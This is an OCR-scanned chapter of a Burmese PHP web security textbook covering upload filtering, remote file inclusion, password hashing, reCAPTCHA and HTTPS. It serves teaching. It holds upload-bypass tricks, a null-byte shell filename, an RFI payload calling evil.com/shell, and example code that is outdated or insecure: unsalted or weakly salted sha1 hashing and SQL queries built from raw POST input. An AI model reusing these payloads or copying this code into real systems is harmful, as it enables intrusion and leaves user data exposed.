ဒီတော့ HTML Purifier ကိုသုံးပြီး အသုံးပြုသူကို HTML Element များ ထည့်ခွင့်ပြနိုင် သွားစေမှုဖြစ်ပါတယ်။ ထည့်သွင်းထားတဲ့ Element ထဲမှာပါဝင်လာတဲ့ အန္တရာယ်ရှိနိုင်တဲ့ Element နဲ့ Attribute များကိုတော့ HTML Purifier က ဖယ်ထုတ်ပေးသွားမှုဖြစ်ပါတယ်။ htmlpurifier.org မှာ Source Code ကို Download လုပ်ယူပြီး ကျွန်တော်တို့ PHP Script ထဲမှာ အခုလို ထည့်သွင်းအသုံးပြန်ပါတယ်။

```
include('HTMLPurifier.auto.php');


$config = HTMLPurifier_Config::createDefault();
$purifier = new HTMLPurifier($config);
$clean_html = $purifier->purify($dirty_html);
```

ပထမဆုံး HTMLPurifier Instant တစ်ခုတည်ဆောက်ရပါတယ်။ ပြီးတော့မ Input String ကို Filter လုပ်လိုတဲ့အခါမှာဖြစ်ဖြစ်၊ Output ကို Escape လုပ်လိုတဲ့အခါ အဲဒီ Object ကနေတစ်ဆင့် purify() Method ကို အသုံးပြုပေးရမှာပါ။

18.4 – File Upload

File Upload ဟာလည်း အသေအချာမစစ်ဆေးပဲ လက်ခံမိရင် အတော်လေးကြီးမားတဲ့ပြဿနာကို ပေးနိုင်တဲ့ လုပြီးရေးသားနည်းချက် ဖြစ်သွားနိုင်ပါတယ်။ ကြိုတင်ရေးသားထားတဲ့ Code တွေပါဝင်တဲ့ File တစ်ခုကိုသာ File Upload က လက်ခံမိရင် အဲဒီ Code တွေက Server မှာရှိနေတဲ့ File တွေကို လိုသလိုစီမံသွားစေနိုင်မှုပြစ်ပါတယ်။ File တွေထဲမှာ Database Setting တွေလည်း ထည့်သွင်းရေးသားထားမှုမှို့ Database ထဲက အချက်အလက်တွေ လည်းမလုံခြုံတော့ပါဘူး။ System Command တွေကို လည်း Run နိုင်သေးလို့ Server ကို အတော်လေးထိခိုက် သွားစေနိုင်တဲ့ အန္တရာယ်ရှိနေပါတယ်။

ကြိုတင်ရေးသားထားတဲ့ Code ဆိုတဲ့နေရာမှာလည်း Attacker ကိုယ်တိုင်တော် ရေးနေစရာမလိုပါဘူး။ အသင့်ကြိုတင်ရေးသားထားတဲ့ Shell Script တွေရှိနေပါတယ်။



ပုံ (၁၈-၉) A PHP Shell

ပုံ (၁၈-၉) မှာ Shell Script တစ်ခုကို နမူနာဖော်ပြထားပါတယ်။ File တစ်ခုတည်းနဲ့ System Command တွေ Run နိုင်တဲ့ လုပ်ဆောင်ချက်တွေ၊ PHP Code တွေ Run နိုင်တဲ့လုပ်ဆောင်ချက်တွေ၊ File တွေကို Browse, Edit, Download လုပ်နိုင်တဲ့ လုပ်ဆောင်ချက်တွေနဲ့ Database ချုပ်ဆက်ပြီး SQL တွေ Run ပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေကိုစိတ်ည်းရေးသားထားတာပါ။ ဒါလို့ File တစ်ခုသာ ကျွန်ုတ်တို့ Server ပေါ်ရောက်သွားခဲ့ရင် ဒါ File ကနေတစ်ဆင့် Attacker

အနေနဲ့ Server တစ်ခုလုံးကို ထင်သလို စီမံသွားစေနိုင်မှာ ဖြစ်ပါတယ်။

ဒါကြောင့် File Upload တွေကို ကြပ်ကြပ်မတ်မတ်စစ်ဆေးဖို့လိုပါတယ်။ Web Server တွေမှာ ဘယ်လို File တွေ ဆိုရင် Script အနေနဲ့ အလုပ်လုပ်ရမလဲဆိုတဲ့ကိစ္စကို File Extension နဲ့ခြားသတ်မှတ်ထားတက်ပါတယ်။ ဥပမာ - .php ဆိုရင် PHP Script အနေနဲ့ အလုပ်လုပ်ပေးရမယ်။ .pl ဆိုရင် Perl Script အနေနဲ့ အလုပ်လုပ်ပေးရမယ် စသဖြင့်သတ်မှတ်ထား တက်ပါတယ်။ ဒါကြောင့် အခြေခံအားဖြင့် မလိုလားအပ်တဲ့ File တွေကို Upload လုပ်လို မရ အောင် Extension နဲ့စစ်လေ့ရှိပါတယ်။ ဒါပေမယ့် Attack လုပ်လိုသူတွေကတော့ လျည်စားနည်းအပျိုးမျိုးသုံးပြီး စစ်ဆေးချက်တွေကိုကျော်ဖြတ်ဖို့ ကြိုးစားကြမှုပါ။ ဥပမာ ထည့်စွဲဖို့ကျော်သွားတဲ့ .php4 ထို့ .php3 တို့လို့ File Extension တွေပေးပြီး Shell Script တွေကိုတင် သွားနိုင်ပါတယ်။ ပြီးတော့ .php ဆိုပြီး စာလုံးအကြီး အသေးအမျိုးမျိုးရောပေးပြီး စစ်ဆေးမှုကို ကျော်ဖြတ်သွားနိုင်ပါတယ်။ File Name ရဲ့ နောက်ဆုံးက Space တစ်ခုထည့်ပြီး ကျော်ဖြတ်ဖို့ကြိုးစားနိုင်ပါတယ်။ Extension ရှေ့က Null Character ထည့်သွင်းပြီးစမ်းသပ်နိုင်ပါတယ်။ ဥပမာ - shell.php %00.j%04 လိုပေးခဲ့မယ်ဆိုရင် နောက်ဆုံးက .j%04 ဖြစ်နေလို့ စစ်ဆေးချက်ကိုကျော်ဖြတ်သွားပြီး File System အမှန် တစ်ကယ်သိမ်းတော့မှ Null Character နောက်ကစာလုံးတွေကိုဖယ်ထုတ်လိုက်လို့ shell.php ဖြစ်သွားမှာပါ။

ဒီလိုလှည့်စားနည်းအမျိုးမျိုးဖြစ်နေတဲ့အတွက် မလိုလားအပ်တဲ့ File ငဲ့ Upload လုပ်ခွင့်မရအောင် အတော်လေး ကြပ်မတ်စီ စစ်ဖို့လိုပါတယ်။ ခွင့်ပြုမယ့် File အမျိုးအစားစာရင်း Whitelist တွေထားရပါမယ်။ File Name နဲ့ Extension တွေမှာပါဝင် လာတဲ့ Special Character ငဲ့ Unicode Character တွေကို အကုန်ဖယ်ထုတုပြီးစစ် ဆေးရပါမယ်။ File Name မှာပါဝင်တဲ့ စာလုံးရောက်နှင့်သတ်ရပါမယ်။ File Size ကိုလည်း လက်ခံနိုင်လောက်တဲ့ အမြင့်ဆုံးပမာဏတစ်ခုထိ သာထားပြီး ကန်သတ် လက်ခံရပါမယ်။ Zip File တွေကိုလက်ခံပြီး Uncompress ကို Script နဲ့ Server ပေါ်မှာ ဆောင် ရွက်မယ်ဆိုရင် Zip File ထဲမှာ ပါဝင်မယ့် File တွေကို တစ်ခုချင်းထပ်မံ စစ်ဆေးရပါမယ်။ စသဖြင့် တက်နိုင် သလောက်စီစစ်ပြီးမှသာ လက်ခံရမှာဖြစ်ပါတယ်။

18.5 – Remote File Inclusion – RFI

Shell Script တွေကို Upload လုပ်မှုမဟုတ်ပါဘူး။ File Include အားနည်းချက်များကနေလည်း ထည့်သွင်း အသုံးပြုသွားနိုင်ပါသေးတယ်။ ဥပမာ - ကျွန်ုတော်တို့ Script ထဲမှာ အခုလိုပေးသားအသုံးပြုချက်မျိုး ပါဝင်ခဲ့မယ်ဆိုပါစို့ -

```
<?php
$page = $_GET['view'];
include($page . ".php");
?>
```

ရည်ရွယ်တာကတော့ URL Query မှာ ဖော်ပြုရမယ့် Script File Name ကို အခုလိုထည့်သွင်းအသုံးပြုဖို့ -

<http://example.com/page.php?view=home>

ဒါကို Attack လုပ်လိုသူက -

<http://example.com/page.php?view=http://evil.com/shell>

- လိုထည့်သွင်းခဲ့မယ်ဆိုရင် အလုပ်လုပ်သွားတဲ့ Code က -

```
include( "http://evil.com/shell.php" );
```

ဖြစ်သွားလို ကျွန်တော်တို့ Server ပေါ်မှာ Shell Script ကို Run ခွင့် ရသွားတဲ့သဘောဖြစ်နေပါတယ်။ php.ini မှာ allow_url_fopen နဲ့ allow_url_include တိုကို ပိတ်ထားခြင်းအားဖြင့် ဒီပြဿနာကိုကာကွယ်နိုင်ပါတယ်။

18.6 – Storing Password

ကျွန်တော်တို့ Web Application မှာ User Registration လက်ခံတော့မယ်ဆိုရင် စဉ်းစားစရာဖြစ်လာတာ Password ကိုစွဲပါ။ အသုံးပြုသူတွေဟာ အများအားဖြင့် Password တစ်ခုကို Website နှစ်ခုသုံးခဲ့အတွက် သုံးတက်ကြပါတယ်။ SQL Injection နဲ့ ဖြစ်ဖြစ်၊ အခြားနည်းလမ်းတစ်ခုခဲ့ဖြစ်ဖြစ် Database မှာသိမ်းဆည်းထားတဲ့ အချက်အလက်များကို Attacker က ရရှိသွားတဲ့ အခါ Password တွေလည်း ပါဝင်သွားမှုဖြစ်ပါတယ်။ ဒီတော့ အသုံးပြုနေသူတွေသုံးနေတဲ့ အခြား Website များမှာပါ သူတို့ ရဲ့ Account တွေ မလုပ်ခြင်တော့တဲ့သဘောဖြစ် လာပါတယ်။ အသုံးပြုသူတွေအတွက် ဆင်ပွားဆုံးရှုံးနစ်နာရမှုတွေ ရှိလာနိုင်ပါတယ်။

ဒါကြောင့် Password တွေကို မူရင်း Plain Text အတိုင်းသိမ်းဆည်းထားခြင်းကို မပြုလုပ်သင့်ပါဘူး။ Hash လုပ်ပြီးမှသာ သိမ်းဆည်းသင့်ပါတယ်။ Hash လုပ်တယ်ဆိုတဲ့နေရာမှာလည်း One Way Hash ပြုလုပ်နည်းများကိုသာ အသုံးပြုသင့်ပါတယ်။ အဓိပ္ပာယ်က Hash လုပ်ထားတဲ့ Password ကို မူရင်း Password ပြန်ပြောင်းလို့ မရနိုင်တော့တဲ့သဘောဖြစ်ပါတယ်။ ကျွန်တော်တို့ ကိုယ်တိုင်လည်းပြန်ပြောင်းလို့မရပါဘူး။ Attacker လည်းပြောင်းလို့မရပါဘူး။ အခြေခံအားဖြင့် Password ကို မူရင်းပေးထားသူကလွှာရင် တစ်ခြားဘယ်သူကမှ မသိနိုင်တော့ပါဘူး။ Application မှာပါဝင်တဲ့ Data တွေကိုစီမံနေတဲ့ Admin တောင်မှ မသိနိုင်တော့ပါဘူး။

နှုန်းအားဖြင့် Registration Form ကနေ အသုံးပြုသူက သူရဲ့ Name, Email နဲ့ Password တိုကို ဖြည့်သွင်း လိုက်တယ်ဆိုကြပါနဲ့။ ကျွန်တော်တို့ Script က ဒီအချက်အလက်တွေကို Database မှာ သိမ်းဆည်းတဲ့အခါ အခုလို သိမ်းဆည်းပေးရမှာပါ -

```
$name = $_POST['name'];
$email = $_POST['email'];
$password = sha1( $_POST['password'] );

$conn->query( "INSERT INTO users (name, email, password)
VALUES ('$name', '$email', '$password')");
```

Password ကို sha1() Function နဲ့ Hash လုပ်ထားပါတယ်။

မှတ်ချက် ။ ။ sha1() ဟာ CSRF Token နှုန်းမှာ သုံးခဲ့တဲ့ md5() လိုပဲ Hash Function ဖြစ်ပါတယ်။ အလုပ်လုပ်ပုံ Algorithm တော့ မတူကြပါဘူး။ ဒီနေရာမှာ sha1() မသုံးပဲ md5() သုံးရင်လည်းရပါတယ်။ sha1() Algorithm က md5() ထက် အနည်းငယ် ပိုကောင်းတဲ့အတွက် sha1() ကိုသုံးထားခြင်းဖြစ်ပါတယ်။ တစ်ခြား Hash Algorithm တွေလည်း ရှိပါသေးတယ်။

sha1() Function က ပေးလိုက်တဲ့ String ကို စာလုံးရေ (၄၀) ရှိတဲ့ Encrypted String အဖြစ် ပြောင်းပေးသွားမှာ

ဖြစ်ပါတယ်။ စာကြောင်းဘယ်လောက်ရှည်ရှည်၊ ဘယ်လောက်တိုတို့၊ အထဲမှာဘယ်လိုပေးထားထား `sha1()` ကတော့ စာလုံးရေး (၄၀) ပါဝင်တဲ့ Hash အဖြစ်ကို ပြောင်းပေးသွားမှုပါ။ ဥပမာ -

`sha1("The quick brown fox jumps over the lazy dog");` အတွက် ရလဒ်က -

2fd4e1c67a2d28fced849ee1bb76e7391b93eb12

- ဖြစ်မှာဖြစ်ပါတယ်။

`sha1("");` အတွက် ရလဒ်က -

da39a3ee5e6b4b0d3255bfef95601890af80709

- ရရှိမှုပါ။ ပထမနှစ်နာမှာ စာကြောင်းခပ်ရှည်ရှည်ကို `sha1` Hash လုပ်ထားတော့ ရလဒ်က စာလုံး (၄၀) ဖြစ်သလို ဒုတိယ နှစ်နာမှာ Blank String တစ်ခုကို `sha1` Hash လုပ်တော့လည်း ရလဒ်က စာလုံး (၄၀) ပဲဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Hash လုပ်ထားတဲ့ Password ကို Database ထဲမှာသိမ်းဆည်းလိုက်မှာ ဖြစ်ပါတယ်။ အသုံးပြုသူက နောက်ပိုင်းမှ Login ဝင်တဲ့အခါ သူ့ပေးတဲ့ Login Information မှန်မမှန်ကို အခုလို ပြန်လည်စစ်ဆေးနိုင်ပါတယ်

```
$email = $_POST['email'];
$password = sha1( $_POST['password'] );

$result = $conn->query( "SELECT * FROM users
WHERE email='$email' AND password='$password'" );
```

သိမ်းထားတဲ့ Hash နဲ့တိုက်ဆိုင်စစ်ဆေးရမှာမိ >Login Form မှာ အသုံးပြုသူပေးလာတဲ့ Password ကို `sha1()` နဲ့ အရင် Hash လုပ်ပြီးမှ တိုက်ဆိုင်စစ်ဆေးရခြင်း ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ အသုံးပြုသူများရဲ့ Password ကို ပိုမိုလုံခြုံအောင် ကျွန်ုတ်တို့ Application က ကာကွယ်ပေးနိုင်ပါတယ်။

အမှန်တော့ သိပ်တော့လည်းမလုံခြုံသေးပါဘူး။ Attacker တွေက ဒီလို Hash လုပ်ထားတဲ့ Password တွေကိုရရှိတဲ့ အခါ မူရင်း Password ကိုသိရအောင်ပြန်မဟောနိုင်ပါဘူး။ ဒါပေမယ့် ဖြစ်နိုင်ခြရိတဲ့စာလုံး Combination ပေါင်း သန်းထောင်ချိပါဝင်တဲ့ Password တွေကို ကြိုတင် Hash လုပ်ထားတဲ့ Rainbow Table ခေါ်နည်းပညာတွေ ရှိပါတယ်။ ဒီလိုကြိုတင် Hash လုပ်ထားတဲ့ Password များနဲ့ ရထားတဲ့ Hash ကို တိုက်ဆိုင်စစ်ဆေးခြင်းအားဖြင့် မူလ Password ကို ပြန်လည်ရှာဖွေနိုင်ပါတယ်။ သန်းထောင်ချိတဲ့ Record တွေကို ကျွန်ုတ်တို့လူတွေကိုင်တွေယိုဖို့ခက်ပေမယ့် Computer အတွက်တော့အလွယ်လေးပါ။ စက်နှုန်းအတွင်း (စာလုံးများပါပြီး Strong ဖြစ်တဲ့ Password ဆုံးရင် မိနစ်ပိုင်းအတွင်း) ရှာဖွေပေးနိုင်ပါတယ်။ ဒါကြောင့် Hash လုပ်လိုက်ယုံနဲ့လည်း မလုံခြုံသေးပါဘူး။

ဒီပြဿနာကိုဖြေရှင်းဖို့သုံးကြတာက Password Salt ဖြစ်ပါတယ်။ Password ကို ဒီတိုင်းမထားပဲ ဆားခတ်ပြီးမှ Hash လုပ်ခြင်းဖြစ်ပါတယ်။ စော့စောက Register Form နှမူနာကို အခုလိုပြင်ဆင်ပေးရပါမယ် -

```
$name = $_POST['name'];
$email = $_POST['email'];

$salt = sha1( time() . rand(1, 1000) );
$password = sha1( $salt . $_POST['password'] );

$conn->query( "INSERT INTO users (name, email, password, salt)
VALUES ('$name', '$email', '$password', '$salt')");
```

အရင်ဆုံး Random Number တစ်ခုကို \$salt အနေနဲ့ sha1 သုံးပြီးတော့ပဲ Hash လုပ်လိုက်ပါတယ်။ ရလာတဲ့ရလှုကို မူရင်း Password နဲ့ပေါင်းပြီးတော့မှာ Hash လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ ထူးချွားချက်အနေနဲ့ Salt ကိုလည်း Database ထဲမှာ ထည့်သိမ်းထားတာကို သတိပြုမှုပါ။ Salt က Random မှာ ဒီလိုထည့်သိမ်းထားမှာသာ Login ဝင်တဲ့ အခါ ဒီ Salt ကိုပြန်သုံးပြီး Login Information မှန်မှန်ကို တိုက်ဆိုင်စစ်ဆေးနိုင်မှုပါ။

ဒီလို Salt ကိုပါထည့်သိမ်းထားတဲ့အတွက် Attacker က Data ရတဲ့အခါ Salt ပါရသားမှာဖြစ်လို့ အမှန်တစ်ကယ်ရော ပိုပြီး လုပ်ချွားရဲလား မေးစရာရှိလာပါတယ်။ ကြိုးစားပမ်းစားပြန်ဖော်မယ်ဆို ဖော်နိုင်နော်ဖြစ်ပေးပေးပေး တော်တော်တော် ခက်ခဲချွားပါပြီ။ သေချာတာတစ်ခုကတော့ User Account အများကြီးကို တစ်ချိန်တည်းတစ်ပြင်တည်း Rainbow Table နဲ့ တိုက်ပြီးဖော်ဖို့ ဘယ်လိုမှုလွယ်တော့ပါဘူး။ User တစ်ယောက်ကို Salt တစ်မျိုးစီကဲ့နေတဲ့အတွက်ဖြစ်ပါတယ်။

ဒါကြောင့် Password များသိမ်းဆည်းတဲ့အခါ Hash လုပ်ယုံမက Salt ပါထည့်ပေးဖို့ လိမ့်ဖြစ်ပါတယ်။

18.7 – Anti-Bot System

Spam Bot တွေဟာလည်း ထည့်သွင်းစဉ်းစားရမယ့် ပြဿနာတစ်ခုပါ။ ကျွန်တော်တို့ Application ရဲ့ User Registration စနစ်ကို Bot တွေသုံးပြီး အကောင်းအတုတွေ အများကြီးတည်ဆောက် သွားနိုင်ပါတယ်။ Comment စနစ်မှာ ကြော်ကြ Spam တွေ လာထည့်သွားနိုင်ပါတယ်။ ဒီ Bot တွေဟာ Automate Script တွေဖြစ်လို့ သူတို့ထည့်နိုင်သလောက် ကျွန်တော်တို့က လိုက်ဖျက်မနေနိုင်ပါဘူး။ စကတည်းက မလိုလားအပ်တဲ့ Bot တွေမလာနိုင်အောင် ကာကွယ်ထားဖို့လို့ ပါတယ်။

ဒီပြဿနာကိုဖြေရှင်းဖို့အတွက် CAPTCHA တွေကို သုံးလေ့ရှိကြပါတယ်။ CAPTCHA ဆိုတာ Website တွေရဲ့ Form တွေမှာ ခဏခဏတွေ့နေရတဲ့ စိတ်ရှုတ်ဖို့ကောင်းပြီး ဖတ်ရှုခေါက်တဲ့ Image တွေ ဖြစ်ပါတယ်။ Image မှာပေါ် နေတဲ့စာကိုဖတ်ပြီး မှန်အောင်ဖြည့်နိုင်မှ နောက်တစ်ဆင့်ကိုသွားခွင့်ပြုတဲ့စနစ်ကိုခေါ်တာပါ။ စိတ်ရှုတ်စရာဖြစ်ပေးပေး ဒီ Image တွေက Bot နဲ့လုကို ခွဲခြားပေးနိုင်ပါတယ်။ အခြေခံအားဖြင့် Bot က Image မှာပါတဲ့စာကိုမဖတ်နိုင်ပါဘူး။ လူကတော့ ဖတ်နိုင်ပါတယ်။ ဒီအဆိုက အတိအကျတော့မမှန်ပါဘူး။ တစ်ချို့ Bot တွေက Image မှာပါတဲ့စာကို ဖတ်နိုင်ပါတယ်။ လူကတော့ တစ်ချို့ Image မှာပါတဲ့ စာတွေက သိပ်ရှုတ်လွန်းလို့ မဖတ်နိုင်တာပျိုးလဲရှိပါတယ်။ တစ်ချို့ကလည်း CAPTCHA တွေက ဒီလောက် အကာအကွယ်ပေး နိုင်တာလည်း မဟုတ်ဘဲနဲ့ အသုံးပြုခေါက်ခဲ့စေတယ်လို့ဝေဖော်ကြပါတယ်။ ဘာပဲပြောပြော လက်ရှိအချိန်ထိတော့ Bot တွေကိုကာ ဂွယ်ဖို့ CAPTCHA ကိုပဲ အားကိုးနေရဆဲဖြစ်ပါတယ်။

Google က အခမဲ့ပေးထားတဲ့ reCAPTCHA ဆိုတဲ့ Web Service တစ်ခုရှိပါတယ်။ တစ်နေ့ကို အကြိမ်ပေါင်း သန်း (၃၀) လောက် Image များဖော်ပြုပေးနေရလောက်အောင် လူသုံးများတဲ့ Service တစ်ခုဖြစ်ပါတယ်။ reCAPTCHA ရဲ့ ဆောင်ပုံက "Stop Spam, Read Books." ဖြစ်ပါတယ်။ reCAPTCHA Image တွေမှာ စာလုံးနှစ်လုံးတွဲ အမြဲပါလေ့ရှိပါတယ်။ Digital စနစ်မပြောင်းရသေးတဲ့ စာအုပ်တွေထဲက စာလုံးတွေကို ဖော်ပြထားတာပါ။



OCR Program တွေက အဓိပါဒ်ဖော်နိုင်ထားပြီးသား စာလုံးတစ်လုံးနဲ့ မဖော်နိုင်တဲ့ စာလုံးတစ်လုံးကို တွဲထားပေးခြင်းဖြစ်ပါတယ်။ အသုံးပြုသူက တစ်လုံးမှန်အောင်ထည့်နိုင်ရင်ရပါပြီ။ ဒါပေမယ့် နှစ်လုံးစလုံး ထည့်ခဲ့မယ်ဆိုရင် OCR အဓိပါယ်မဖော်နိုင်သေးတဲ့စာလုံးကို ကူပြီးအဓိပါယ်ဖော်ပေးရာရောက်တဲ့သဘောဖြစ်ပါတယ်။

and chisels

ဒီ Service ကို ကျွန်တော်တိ Application မှာ ထည့်သွင်းအသုံးပြုဖို့အတွက် google.com/recaptcha မှ Sign Up လုပ်ရပါမယ်။ Sign Up လုပ်လိုက်ရင် လိုအပ်တဲ့ Public Key, Private Key နဲ့ အသုံးပြုနည်းလမ်းညွှန်များကို ရရှိမှာဖြစ်ပါတယ်။ ထည့်သွင်းအသုံးပြုနိုင်ဖို့ reCAPTCHA PHP API ကို အရင်ဆုံး Download ရယူဖို့လိုပါတယ်။ Download ရယူပြီးရင် CAPTCHA ဖော်ပြုစေလိုတဲ့ Form Page မှာ အခုလို ရေးသားထည့်သွင်းပေး ရမှာပါ -

```
<?php
    include('recaptchalib.php');
    $publickey = "lorem123ipsum456dolar987sit112amat333";
?>
<form action="register.php" method="post">
    ...
    <?= recaptcha_get_html($publickey);
    <input type="submit" value="Register">
</form>
```

\$publickey အတွက် Sign Up လုပ်စဉ်ကရရှိတဲ့ Public Key အမှန်ကို ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ CAPTCHA Image ဖော်ပြုစေလိုတဲ့နေရာမှာ recaptcha_get_html() Function ကို ရေးသားပေးလိုက်ယုံပဲ ဖြစ်ပါတယ်။ အသုံးပြုသူ ထည့်သွင်းပေးတဲ့ CAPTCHA Value မှန်မမှန်ကိုတော့ Server-side မှာ အခုလို စစ်ဆေးပေးနိုင်ပါတယ်။

```

<?php
    include('recaptchalib.php');
    $privatekey = "3ipsum45lorem12112amat3336dolar987sit";
    $resp = recaptcha_check_answer ($privatekey,
                                    $_SERVER["REMOTE_ADDR"],
                                    $_POST["recaptcha_challenge_field"],
                                    $_POST["recaptcha_response_field"]);

    if (!$resp->is_valid) {
        // CAPTCHA was entered incorrectly
        die ("The reCAPTCHA wasn't entered correctly. Go back and try it again." .
            "(reCAPTCHA said: " . $resp->error . ")");
    } else {
        // Successful verification
    }
?>

```

\$privatekey အတွက် Sign Up လုပ်စဉ်ကရရှိတဲ့ Private Key အမှန်ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ is_valid နဲ့ စစ်ဆေးထားတဲ့နေရာမှာ Value မှန်ရင်ဆောင်ရွက်ရမယ့် လုပ်ငန်းများနဲ့ မမှန်ရင်ဆောင်ရွက်ရမယ့် လုပ်ငန်းများ တွဲထားပေးရမှာဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Form တွေမှ Bot တွေက Automate Script တွေနဲ့ Spam တွေလာထည့်ခြင်းကနေ အတိုင်းအတာတစ်ခုထိကာကွယ်ရှိနိုင်စေမှာဖြစ်ပါတယ်။ reCAPTCHA PHP API အသုံးပြုပဲအသေးစိတ်ကို အောက်ပါ Link မှာ လေ့လာနိုင်ပါတယ်။

Link: <https://developers.google.com/recaptcha/docs/php>

18.8 – Secure HTTP – HTTPS

ကနောက်တွေမှာ အင်တာနက်အသုံးပြုသူတစ်ဦးရဲ့ Network Traffic ကို ကြားဖြတ်ဖမ်းယူ ကြည့်ရှုလိုရတဲ့ နည်းပညာ အမျိုးမျိုး ရှိနေပါတယ်။ Network တစ်ခုထဲမှာ ရှိနေသူက Software တစ်မျိုးနဲ့ ဖမ်းယူကြည့်ရှုတာလည်း ဖြစ်နိုင်ပါတယ်။ Wifi Router ကနေ ဖမ်းယူကြည့်ရှုတာလည်း ဖြစ်နိုင်ပါတယ်။ Proxy Server ကနေ ဖမ်းယူကြည့်ရှုတာလည်း ဖြစ်နိုင်ပါတယ်။ အမျိုးမျိုး ဖြစ်နိုင်ပါတယ်။

ကျွန်ုတ်ဝို့ Application ကို အသုံးပြုနေသူရဲ့ Network Traffic တွေကို ကြားထဲက ဖမ်းယူစေနိုင်ကြည့်နေသူ ရှိခဲ့မယ် ဆိုရင် ကျွန်ုတ်တို့ Application နဲ့ အသုံးပြုသူ Client အကြား အပြန်အလှန်သွားလာနေတဲ့ Request, Respond တွေကို အဲဒီလူကသိရှိနေမှာဖြစ်ပါတယ်။ Request/Respond တွေထဲမှာ Password တွေလည်း ပါဝင်နိုင်ပါတယ်။ Session/Cookie Data တွေလည်း ပါဝင်နိုင်ပါတယ်။ Credit Card No. တွေလည်း ပါဝင်နေနိုင်ပါတယ်။ အခြား Private Information တွေလည်း ပါဝင်နေနိုင်ပါတယ်။

ဒီပြဿနာကို ဖြေရှင်းဖို့အတွက် HTTPS နည်းပညာရှိပါတယ်။ HTTP Secure ရဲ့အတိုင်းကောက်အခေါ်ဖြစ်တဲ့ HTTPS ဟာ HTTP ကို SSL/TLS Protocol ရဲ့ လုပ်ခြေရေးအစီအမံတွေနဲ့ ပေါင်းစပ်အသုံးပြုခြင်းဖြစ်ပါတယ်။ Secure Socket Layer (SSL) ဆိုတဲ့နည်းပညာက ကွန်ပြုတာတွေ တစ်လုံးနဲ့တစ်လုံး ဆက်သွယ်တဲ့အခါ အချက်အလက်တွေကို ဂုဏ်စာအဖြစ်ပြောင်းပေးတဲ့ (Encryption) နည်းပညာတစ်မျိုးဖြစ်ပါတယ်။ အကယ်၍ တစ်စုံတစ်ယောက်က ကြားဖြတ်ဖမ်းယူခဲ့ရင်

တောင် ဂုက်စာကိုပဲရရှိမှာဖြစ်လို့ ဂုက်စာဖော်နိုင်တဲ့ Key မရရှိရင် မူရင်းအချက်အလက်တွေက ဘာလဲဆိုတ မသိနိုင်တော့ပါဘူး။ Transport Layer Security (TLS) ကတော့ SSL ကို အဆင့်မြှင့်ထားတဲ့ ပိုမိုအားကောင်းတဲ့ ဂုက်စာစနစ်ဖြစ်ပါတယ်။ HTTPS ကတော့ အဲဒီ SSL/TLS ဂုက်စာစနစ်ကို HTTP နဲ့ ပေါင်းစပ်ပေးတဲ့ နည်းပညာဖြစ်ပါတယ်။ လိုရင်းကတော့ ပေးပို့နေတဲ့ Request / Respond တွေကို Encrypt လုပ်ပေးတဲ့နည်းပညာဖြစ်လို့ Request တွေပေးပို့တဲ့အခါ Encrypt လုပ်ပြီးမှ ပေးပို့မှာဖြစ်သလို့ Respond တွေကိုလည်း Encrypt လုပ်ပြီးမှပေးပို့မှာပါ။

ဒါကြောင် အခုနောက်ပိုင်း Google, Twitter အစရိတဲ့ Website တွေဟာ သူတို့ရဲ့ဝန်ဆောင်မှုတွေကို HTTPS နဲ့သာ အသုံးပြုခွင့် ပြုထားခြင်းဖြစ်ပါတယ်။ တစ်ချို့ Website တွေကတော့ သာမဏ် လုပ်ဆောင်ချက်တွေအတွက် HTTP ကို သာအသုံးပြုပြီး Login ကဲသို့ လုပ်ချေရေးအရေးကြီးတဲ့ကိစ္စတွေ ဆောင်ရွက်ဖို့အတွက်သာ HTTPS ကို သုံးကြပါတယ်။ အသုံးပြုသူများအနေနဲ့ Website က Support လုပ်ရင် HTTPS ကိုသာ ရွေးချယ်အသုံးပြုသင့်ပါတယ်။

